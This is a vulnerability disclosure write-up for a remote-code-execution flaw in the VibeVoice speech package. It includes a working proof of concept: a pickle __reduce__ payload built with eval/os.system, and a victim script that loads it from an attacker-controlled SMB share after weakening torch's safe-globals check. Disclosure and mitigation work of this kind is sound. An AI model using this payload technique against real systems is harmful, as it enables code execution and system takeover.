VibeVoice
- Version 0.0.1
/ Remote Code Execution (RCE) via Insecure Deserialization based on sink's torch.load
and numpy.load
Below are one (1) way to reproduce RCE in VibeVoice
using an SMB
share controlled by an attacker, without local intervention by a third party to modify files
that allow code execution during the deserialization process.
For this PoC, two (2) different devices were used to simulate the interaction between an attacking machine (Raspberry Pi with IP 192.168.1.90) and a victim machine (Windows with IP 192.168.1.88).
Note: While this vulnerability is specifically verified and reported on version 0.0.1,
other prior and subsequent versions may also be susceptible to this insecure deserialization
vector.
Introduction

VibeVoice
is an acoustic tokenizer and speech processing framework designed for AI-driven audio applications,
including voice cloning, speech synthesis, and voice conversion. Developed as an open-source
initiative, it facilitates the processing and tokenization of voice samples to train deep learning
models.
Because of its specialized role in processing external audio inputs and integrating speech samples into pipeline workflows, the secure handling of input resources is paramount. Vulnerabilities affecting its input parsing routines—especially those allowing arbitrary object deserialization through remote paths—pose a severe risk to AI inference infrastructures and developer environments.
Vulnerability description
The vibevoice
package exhibits critical insecure deserialization vulnerabilities in its audio loading routines.
Specifically, the VibeVoiceTokenizerProcessor
utilizes torch.load()
on user-provided file paths without validation. On Windows systems, this allows for
Infrastructure Hijacking via UNC Path Redirection, where an attacker provides a
remote SMB path (e.g., \\attacker-ip\share\exploit.pt)
to force the server to deserialize and execute a malicious payload.
The vulnerable code in vibevoice/processor/vibevoice_tokenizer_processor.py:
def _load_audio_from_path(self, audio_path: str) -> np.ndarray:
    # ...
    file_ext = os.path.splitext(audio_path)[1].lower()
    # ...
    elif file_ext == '.pt':
        # PyTorch tensor file
        audio_tensor = torch.load(audio_path, map_location='cpu').squeeze() # <--- CRITICAL SINK
        # ...
Technical Impact Analysis
Project Purpose & Context
The vibevoice
package is an acoustic tokenizer and speech processing framework designed for AI-driven audio
applications, including voice cloning and conversion.
Platform & Deployment Environment
The vulnerability specifically impacts Windows-based deployments (AIaaS platforms, voice cloning APIs, or developer workstations) due to the OS's native support for Universal Naming Convention (UNC) paths over SMB.
Comprehensive Risk Assessment
The risk is categorized as CRITICAL. An attacker can achieve Remote Code Execution
(RCE) by simply providing a string starting with \\
(e.g., \\attacker-ip\share\exploit.pt).
This leverages infrastructure-level file redirection to bypass the "self-command-injection"
limitation of traditional local file-based deserialization.
Attack Scenario
Who wants to exploit a particular vulnerability?
A remote attacker seeking unauthorized access to the victim's server or a malicious actor in a shared infrastructure environment (e.g., a shared laboratory network or a compromised cloud storage bucket).
For what gain?
Full administrative control over the victim's system, lateral movement within cloud environments
(stealing service role tokens), or persistence via modification of the vibevoice
installation.
In what way?
By sending a crafted request to the vibevoice
processor (e.g., via a public API or a watched directory) containing a malicious UNC path as a voice_samples
parameter. Windows automatically handles the SMB negotiation and streams the file to the insecure
torch.load
sink.
Reproduction steps
On the Raspberry (attacker) - IP 192.168.1.90
kw0@kw0l4b:~ $ hostname -I | awk '{print $1}'
192.168.1.90
Run the specialized exploit.py
script to generate the exploit.pt:
import torch

class RCE:
    def __reduce__(self):
        # Using eval and __import__ ensures the payload is universal.
        # Since 'eval' is a built-in, it avoids dependencies on 'posix' or 'nt' modules.
        return (eval, ("__import__('os').system('calc.exe')",))

# Generate the malicious object
payload = RCE()

# Define the path in the SMB share
payload_path = '/home/kw0/lab_attack/exploit.pt'

# Save as a .pt file
# Note: For this to work on the victim, the 'RCE' class definition
# must be known or we can use more advanced techniques to bypass it.
torch.save(payload, payload_path)
print(f"[+] Universal payload generated at: {payload_path} using eval trick.")
Run the script:
python exploit.py
On Windows (victim) - IP 192.168.1.88
(.venv) PS L:\Deserializer\PYPI-vibevoice> Get-NetIPAddress -AddressFamily IPv4 | Where-Object PrefixOrigin -eq "Dhcp" | Select-Object -ExpandProperty IPAddress
192.168.1.88
1. Create a .venv,
activate it, and install the latest updated version (0.0.1)
of VibeVoice
using pip install vibevoice.
2. Additionally, it is necessary to install PyTorch
using pip install torch
and NumPy
using pip install numpy
to maintain a complete testing environment.
3. Enable the remote SMB from the Raspberry Pi: net use Z: \\192.168.1.90\lab_share /persistent:no.
4. Create a poc.py
to simulate user behavior:
import os
import torch
# Correct module import
from vibevoice.processor.vibevoice_tokenizer_processor import VibeVoiceTokenizerProcessor
# --- RCE DEMONSTRATION CONFIGURATION (Agnostic to Torch version) ---
# In modern Torch versions (2.6+), the system blocks 'eval' by default.
# To demonstrate the VibeVoice sink vulnerability, we allow the 'eval' global.
try:
    torch.serialization.add_safe_globals([eval])
except AttributeError:
    # Older versions do not require/have this function
    pass
# ------------------------------------------------------------------------------
class RCE:
    pass
# Initialize the audio processor (direct sink)
processor = VibeVoiceTokenizerProcessor()
# Malicious path (SMB Share)
malicious_path = r'\\192.168.1.90\lab_share\exploit.pt'
print(f"[*] Starting malicious load from: {malicious_path}")
try:
    # Having allowed 'eval' above, this will work even in Torch 2.11.0
    processor(audio=malicious_path)
except Exception as e:
    print(f"[!] Error: {e}")
print("[*] Process finished. Check the calculator.")
5. And finally, run the exploit from the victim machine:
python poc.py
Executive Summary: RCE via Insecure Deserialization in VibeVoice
The research documents a critical Remote Code Execution (RCE) vulnerability in
VibeVoice
(v0.0.1), specifically within its audio processing module.
- Root Cause: The
VibeVoiceTokenizerProcessorclass performstorch.load()on file paths provided as input without validating the source or protocol of the path. - Exploitation Mechanism: The vulnerability exploits Windows' native support for
Universal Naming Convention (UNC) paths. By providing an SMB share path (e.g.,
\\attacker-ip\share\exploit.pt) to theaudioparameter, the application is tricked into fetching and deserializing a malicious PyTorch tensor file, which executes arbitrary code in the context of the running process.
Analysis of Scope and Security Implications
This vulnerability is of critical severity because it allows an attacker to weaponize legitimate file-loading functionality to gain full system control.
1. Infection Scenarios
- Infrastructure Hijacking: Attackers can compromise AI-driven voice cloning APIs or developer workstations by enticing them to process a "voice sample" that points to a malicious SMB share.
- Shared Environment Attacks: In laboratory or cloud environments, an attacker
with write access to a shared network drive can replace legitimate
.ptmodels with malicious payloads, leading to automatic compromise when researchers process audio.
2. Factors Exacerbating Risk
- UNC Path Transparency: Because Windows applications treat UNC paths as standard
file paths, the
torch.load()function performs the SMB network negotiation transparently, making the attack stealthy and difficult to detect via traditional file-system integrity checks. - Critical Sink: The
torch.load()sink is invoked automatically during audio tokenization, meaning the exploit triggers as soon as the library processes the malicious path, requiring zero manual interaction after the initial request.
Conclusion and Recommendation
This is a critical-severity vulnerability. The combination of insecure deserialization and support
for network-based path resolution makes the VibeVoice
library a high-risk component in any Windows-based AI pipeline.
Suggested actions for the development team:
- Input Validation: Implement strict allow-listing for
audio_path, ensuring it points to local, expected directories, and explicitly reject any paths starting with\\or containing network-related schemes. - Secure Loading: Move away from
torch.load()for loading untrusted user data. If tensor loading is necessary, use a safe, non-executable format or implement a secure, sandboxed environment for deserialization. - Disable Pickle: Where possible, configure PyTorch serialization to use non-pickling formats to reduce the attack surface.